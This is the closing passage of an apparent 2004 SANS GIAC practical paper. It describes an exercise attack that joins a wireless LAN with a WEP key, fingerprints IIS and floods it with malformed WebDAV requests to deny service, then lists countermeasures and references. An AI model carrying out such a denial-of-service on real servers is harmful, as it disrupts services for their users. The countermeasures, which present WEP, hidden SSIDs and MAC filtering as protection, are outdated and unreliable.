At this point, I basically have all I need (SSID name, AP MAC address and WEP encryption key), to be able to attach to GIAC WLAN via its access point and perform some passive sniffing to determine that there is an Microsoft IIS system present, based on public header in http responses generated by my OPTIONS requests. Based on this information, I introduce a string of malformed WebDAV requests (http extensions for Distributed Authoring & Versioning), which will result in IIS allocating an extremely large amount of memory on the server, failing to respond to further legitimate requests for service.

Countermeasures that GIAC could implement against this type of attack:

WEP – Wired Equivalent Privacy, protects wireless networks from eavesdropping and unauthorized access with its newest implementation (256 bit encryption).

WPA – Wi-Fi protected access.

SSID – Service set id with good password protection and disabled broadcast.

Authentication should not include "open system".

Facilitate using MAC address filtering.

Use DHCP pool to limit the number of connections.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

REFERENCES

A. Literature

1. Check Point VPN-1/Fire Wall –1 NG Administration
2. Check Point Internet Security Solutions – Management I, II, III
3. Cisco Router Handbook
4. Maximum Security 3rd Edition
5. SANS Institute Track2 – TCP/IP for Firewalls
6. SANS Institute Track2 – Packet Filters
7. SANS Institute Track2 – Firewalls
8. SANS Institute Track2 – Defence In-Depth
9. SANS Institute Track2 – VPN's
10. SANS Institute Track2 – Network Design and Assessment

B. Internet Links

1. Wireless sniffing tool

http://www.netstumbler.com

2. Nmap port scanning

http://www.insecure.org

3. Check Point Software Technologies Ltd.

http://www.checkpoint.com

4. IP version 4 address space

http://www.iana.org

5. Domain name registration

http://www.internic.net

6. New and old system vulnerabilities database

http://bugtraq.org

7. Cisco router security recommendation guides

http://nsa2.www.conxion.com/cisco/

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

8. Check Point advisories

http://www.secunia.com/advisories/

9. DDoS attacks and tools

http://staff.washington.edu/dittrich/misc/ddos/

10. Cisco Systems: DdoS

http://www.cisco.com/warp/public/707/newsflash.html

11. Cert vulnerabilities incidents and fixes

http://www.cert.org/nav/index_red.html

12. Minimizing effects of DoS attacks

http://www.pentics.net/denial-of-service/white-papers/smurf.cgi

13. Federal Computer Incident Response Capability

http://www.fedcirc.gov/

14. tcpdump utility

http://linuxjournal.com/article.php?sid=6446

15. Phone boy FW-1 FAQ's

http://blog.phoneboy.com/bin/view.pl/Main/WebHome

16. TFN2K – An Analysis

http://security.royans.net/info/posts/bugtraq_ddos2.shtml

17. DSL Security

http://www.aaxnet.com/topics/secdsl.html

18. Advanced wireless network security

http://www.wireles-network-guide.com

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

19. Airsnort WEP cracking tool CVS tree

http://cvs.sourceforge.net/viewcvs.py/airsnort/AirSnort/

20. AerioPeek NX

http://www.wildpackets.com/products/airopeek_nx

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.